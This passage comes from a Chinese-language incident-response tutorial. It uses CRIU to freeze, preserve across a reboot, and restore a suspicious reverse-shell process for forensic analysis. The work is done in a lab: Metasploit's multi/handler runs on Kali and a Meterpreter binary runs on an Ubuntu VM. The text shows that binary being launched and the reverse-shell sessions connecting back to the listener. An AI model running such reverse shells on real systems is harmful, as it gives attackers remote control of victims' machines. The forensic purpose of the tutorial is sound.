sudo criu dump -vvvv -o dump.log -t 1267 --shell-job --tcp-established
```

```
join@u20copy:~$ ls
iamU20copy  shell.elf
join@u20copy:~$ mkdir criu4shell
join@u20copy:~$ cd criu4shell/
join@u20copy:~/criu4shell$ sudo criu dump -vvvv -o dump.log -t 1267 --shell-job --tcp-established
join@u20copy:~/criu4shell$ ls
cgroup.img     dump.log      fs-1267.img    mm-1267.img       pstree.img   tcp-stream-78a5.img
core-1267.img  fdinfo-2.img  ids-1267.img   pagemap-1267.img  seccomp.img  timens-0.img
core-1268.img  files.img     inventory.img  pages-1.img       stats-dump   tty-info.img
join@u20copy:~/criu4shell$
```

此时查看控制主机 Kali Linux 处反弹shell 是否依旧正常

```
meterpreter > getuid
[-] Error running command getuid: Rex::TimeoutError Operation timed out.
meterpreter > ifconfig

[*] 192.168.31.16 - Meterpreter session 1 closed.  Reason: Died
[-] Error running command ifconfig: Rex::TimeoutError Operation timed out.
msf6 exploit(multi/handler) >
```

此时连接已经断了

静待五分钟，用来模拟正常应急中因为各种原因造成的时间间隔

恢复进程执行

```
sudo criu restore -vvvv --shell-job --tcp-established
```

```
join@u20copy:~/criu4shell$ date
Fri 06 Jan 2023 06:14:34 AM UTC
join@u20copy:~/criu4shell$ date
Fri 06 Jan 2023 06:20:29 AM UTC
join@u20copy:~/criu4shell$ sudo criu restore -vvvv --shell-job --tcp-established
(00.000003) Version: 3.17.1 (gitid 0)
(00.000021) Running on u20copy Linux 5.4.0-135-generic #152-Ubuntu SMP Wed Nov 23 20:19:22 UTC 2
(00.000031) Loaded kdat cache from /run/criu.kdat
(00.000043) Hugetlb size 2 Mb is supported but cannot get dev's number
(00.000048) Will dump/restore TCP connections
(00.000049) mnt-v2: Mounts-v2 requires MOVE_MOUNT_SET_GROUP support
(00.000050) Mount engine fallback to --mntns-compat-mode mode
(00.000058) rlimit: RLIMIT_NOFILE unlimited for self
(00.000146) cpu: x86_family 6 x86_vendor_id GenuineIntel x86_model_id Intel(R) Core(TM) i7-9700K
```

控制主机 Kali Linux 这一侧

```
meterpreter > getuid
[-] Error running command getuid: Rex::TimeoutError Operation timed out.
meterpreter > ifconfig

[*] 192.168.31.16 - Meterpreter session 1 closed.  Reason: Died
[-] Error running command ifconfig: Rex::TimeoutError Operation timed out.
msf6 exploit(multi/handler) > [*] Meterpreter session 2 opened (192.168.31.146:4444 → 192.168.31.16:46398) at 2023-01-06 01:21:17 -0500

msf6 exploit(multi/handler) > sessions -i 2
[*] Starting interaction with 2...

meterpreter > getuid
Server username: join
meterpreter > ifconfig

Interface  1
============
Name         : lo
Hardware MAC : 00:00:00:00:00:00
MTU          : 65536
Flags        : UP,LOOPBACK
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff::


Interface  2
============
Name         : enp0s5
Hardware MAC : 00:1c:42:f2:54:84
MTU          : 1500
Flags        : UP,BROADCAST,MULTICAST
IPv4 Address : 192.168.31.16
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::21c:42ff:fef2:5484
IPv6 Netmask : ffff:ffff:ffff:ffff::

meterpreter >
```

再次收到了反弹shell的请求

此时便可以继续对该进程进行研究了，但是总感觉有些鸡肋

假如说当前这台主机关机了，重启后，保存的进程镜像还能够再次恢复吗?

关闭受害主机，Kali Linux 保持监听

```
join@u20copy:~$ sudo init 6
[sudo] password for join:
Connection to 192.168.31.16 closed by remote host.
Connection to 192.168.31.16 closed.
~ ››› ssh join@192.168.31.16
join@192.168.31.16's password:
Welcome to Ubuntu 20.04.5 LTS (GNU/Linux 5.4.0-135-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Fri 06 Jan 2023 06:37:57 AM UTC

  System load:  1.12               Processes:               145
  Usage of /:   32.8% of 14.66GB   Users logged in:         0
  Memory usage: 12%                IPv4 address for enp0s5: 192.168.31.16
  Swap usage:   0%

 * Strictly confined Kubernetes makes edge and IoT secure. Learn how MicroK8s
   just raised the bar for easy, resilient and secure K8s cluster deployment.

   https://ubuntu.com/engage/secure-kubernetes-at-the-edge

10 updates can be applied immediately.
To see these additional updates run: apt list --upgradable

New release '22.04.1 LTS' available.
Run 'do-release-upgrade' to upgrade to it.


Last login: Fri Jan  6 06:36:28 2023 from 192.168.31.244
join@u20copy:~$
```

```
MTU          : 1500
Flags        : UP,BROADCAST,MULTICAST
IPv4 Address : 192.168.31.16
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::21c:42ff:fef2:5484
IPv6 Netmask : ffff:ffff:ffff:ffff::

meterpreter >
[*] 192.168.31.16 - Meterpreter session 2 closed.  Reason: Died

msf6 exploit(multi/handler) > sessions

Active sessions
===============

No active sessions.

msf6 exploit(multi/handler) >
```

尝试恢复反弹shell的进程

```
join@u20copy:~$ cd criu4shell/
join@u20copy:~/criu4shell$ sudo criu restore -vvvv --shell-job --tcp-established
[sudo] password for join:
(00.000002) Version: 3.17.1 (gitid 0)
(00.000023) Running on u20copy Linux 5.4.0-135-generic #152-Ubuntu SMP Wed Nov 23 20:19:22 UTC 2022
(00.000030) File /run/criu.kdat does not exist
(00.000040) sockets: Probing sock diag modules
(00.018753) sockets: Done probing
(00.037498) Pagemap is fully functional
(00.037542) Found anon-shmem device at 1
(00.037636) Hugetlb size 2 Mb is supported but cannot get dev's number
(00.037732) Reset 1084's dirty tracking
```

```
(00.069987) pie: 1267: vdso: Remap rt-vvar 0x34000 -> 0x7ffef61fc000
(00.069992) pie: 1267: vdso: Using gettimeofday() on vdso at 0x7ffef61ff680
(00.070003) pie: 1267: Restoring scheduler params 0.0.0
(00.070024) pie: 1267: rseq: nothing to restore
(00.070047) pie: 1267: Error (criu/pie/restorer.c:1833): Unable to create a thread: 1275
(00.070054) pie: 1267: Error (criu/pie/restorer.c:1968): Restorer fail 1267
(00.070114) Error (criu/cr-restore.c:2536): Restoring FAILED.
join@u20copy:~/criu4shell$ ^C
```

还原失败，并且当前的终端输入字符已经无法看见了

再次启动一个ssh 连接，多次尝试恢复进程，这次 echo 123 并且睡眠3秒，这样即使看不到输入，也可以凭借着输出来判断是否是我们想执行的命令

```
Last login: Fri Jan  6 06:37:57 2023 from 192.168.31.244
join@u20copy:~$ cd criu4shell/
join@u20copy:~/criu4shell$ echo 123; sleep 3; sudo criu restore -vvvv --shell-job --tcp-established
123
[sudo] password for join:
(00.000002) Version: 3.17.1 (gitid 0)
(00.000022) Running on u20copy Linux 5.4.0-135-generic #152-Ubuntu SMP Wed Nov 23 20:19:22 UTC 2022 x86_
(00.000033) Loaded kdat cache from /run/criu.kdat
(00.000047) Hugetlb size 2 Mb is supported but cannot get dev's number
(00.000052) Will dump/restore TCP connections
```

```
(00.016698) pie: 1267: vdso: Runtime vdso/vvar matches dumpee, remap inplace
(00.016706) pie: 1267: vdso: Remap rt-vdso 0x37000 -> 0x7ffef61ff000
(00.016719) pie: 1267: vdso: Remap rt-vvar 0x34000 -> 0x7ffef61fc000
(00.016724) pie: 1267: vdso: Using gettimeofday() on vdso at 0x7ffef61ff680
(00.016743) pie: 1267: Restoring scheduler params 0.0.0
(00.016755) pie: 1267: rseq: nothing to restore
(00.016790) pie: 1267: Error (criu/pie/restorer.c:1833): Unable to create a thread: 1269
(00.016797) pie: 1267: Error (criu/pie/restorer.c:1968): Restorer fail 1267
(00.016876) Error (criu/cr-restore.c:1494): 1267 exited, status=1
(00.016898) Error (criu/cr-restore.c:2536): Restoring FAILED.
join@u20copy:~/criu4shell$
```

仍旧失败，多次尝试之后，终于成功了

```
Last login: Fri Jan  6 06:44:40 2023 from 192.168.31.244
join@u20copy:~$ cd criu4shell/
join@u20copy:~/criu4shell$ echo 123; sleep 3; sudo criu restore -vvvv --shell-job --tcp-established
123
[sudo] password for join:
(00.000006) Version: 3.17.1 (gitid 0)
(00.000026) Running on u20copy Linux 5.4.0-135-generic #152-Ubuntu SMP Wed Nov 23 20:19:22 UTC 2022 x86_6
(00.000036) Loaded kdat cache from /run/criu.kdat
(00.000058) Hugetlb size 2 Mb is supported but cannot get dev's number
(00.000387) Will dump/restore TCP connections
(00.000393) mnt-v2: Mounts-v2 requires MOVE_MOUNT_SET_GROUP support
(00.000397) Mount engine fallback to --mntns-compat-mode mode
(00.000426) rlimit: RLIMIT_NOFILE unlimited for self
```

```
(00.041033) 1267 was stopped
(00.041041) Run late stage hook from criu master for external devices
(00.041056) restore late stage hook for external plugin failed
(00.041060) Running pre-resume scripts
(00.041174) Restore finished successfully. Tasks resumed.
(00.041190) Writing stats
(00.041563) Running post-resume scripts
```

```
msf6 exploit(multi/handler) > sessions

Active sessions
===============

No active sessions.

msf6 exploit(multi/handler) > [*] Meterpreter session 6 opened (192.168.31.146:4444 → 192.168.31.16:46710) at 2023-01-06 02:36:23 -0500

msf6 exploit(multi/handler) > sessions

Active sessions
===============

  Id  Name  Type                  Information          Connection
  --  ----  ----                  -----------          ----------
  6         meterpreter x64/linux  join @ 192.168.31.16  192.168.31.146:4444 → 192.168.31.16:46710 (192.168.31.16)

msf6 exploit(multi/handler) > sessions -i 6
[*] Starting interaction with 6...

meterpreter > getuid
Server username: join
meterpreter > getwd
/home/join
meterpreter >
```

也就是说可以先将一个程序冻结，之后系统随意关机，再次开机后可以恢复进程，进行分析，这样看起来，是不是有点意思了呢

但是这还不够，看下面

组合拳

> 全盘拷贝会让内存丢失，进程全无；进程拷贝限制进程所在的电脑系统
>
> 但是！ 如果我们将它们的优势组合起来，会有意想不到的惊喜，相信你已经懂了

组合拳分为三步

- **冻结进程**
- **全盘拷贝**
- **恢复进程**

听起来有点像把大象关冰箱

上面的操作可以使我们不仅能够把系统全盘复制过来，还能保留比较可疑的进程信息

以上三步都是本文详细讲述过的内容，所以直接简述


新建反弹shell的进程


```
join@u20copy:~$ ./shell.elf &
[1] 1048
join@u20copy:~$ mkdir restore_1048
join@u20copy:~$ cd restore_1048/
join@u20copy:~/restore_1048$ sudo criu dump -vvvv -t 1048 --shell-job --tcp-established
[sudo] password for join:
(00.000005) Version: 3.17.1 (gitid 0)
(00.000026) Running on u20copy Linux 5.4.0-135-generic #152-Ubuntu SMP Wed Nov 23 20:19:22 UTC 2
64
```


```
(wd now: ~/restore_1048)
join@u20copy:~/restore_1048$ ls
core-1048.img  files.img     inventory.img     pages-1.img  stats-dump           tty-info.img
core-1049.img  fs-1048.img   mm-1048.img       pstree.img   tcp-stream-7507.img
fdinfo-2.img   ids-1048.img  pagemap-1048.img  seccomp.img  timens-0.img
join@u20copy:~/restore_1048$
```


```
msf6 exploit(multi/handler) > sessions

Active sessions
===============

No active sessions.

msf6 exploit(multi/handler) > [*] Meterpreter session 7 opened (192.168.31.146:4444 → 192.168.31.16:53604) at 2023-01-06 02:53:31 -0500

msf6 exploit(multi/handler) > sessions

Active sessions
===============

  Id  Name  Type                  Information          Connection
  --  ----  ----                  -----------          ----------
  7         meterpreter x64/linux  join @ 192.168.31.16  192.168.31.146:4444 → 192.168.31.16:53604 (192.168.31.16)

msf6 exploit(multi/handler) > sessions -i

Active sessions
===============

  Id  Name  Type                  Information          Connection
  --  ----  ----                  -----------          ----------
  7         meterpreter x64/linux  join @ 192.168.31.16  192.168.31.146:4444 → 192.168.31.16:53604 (192.168.31.16)

msf6 exploit(multi/handler) > sessions -i 7
[*] Starting interaction with 7...

meterpreter > getuid
Server username: join
meterpreter > getpid
Current pid: 1048
meterpreter > getuid
[-] Error running command getuid: Rex::TimeoutError Operation timed out.
meterpreter >
```

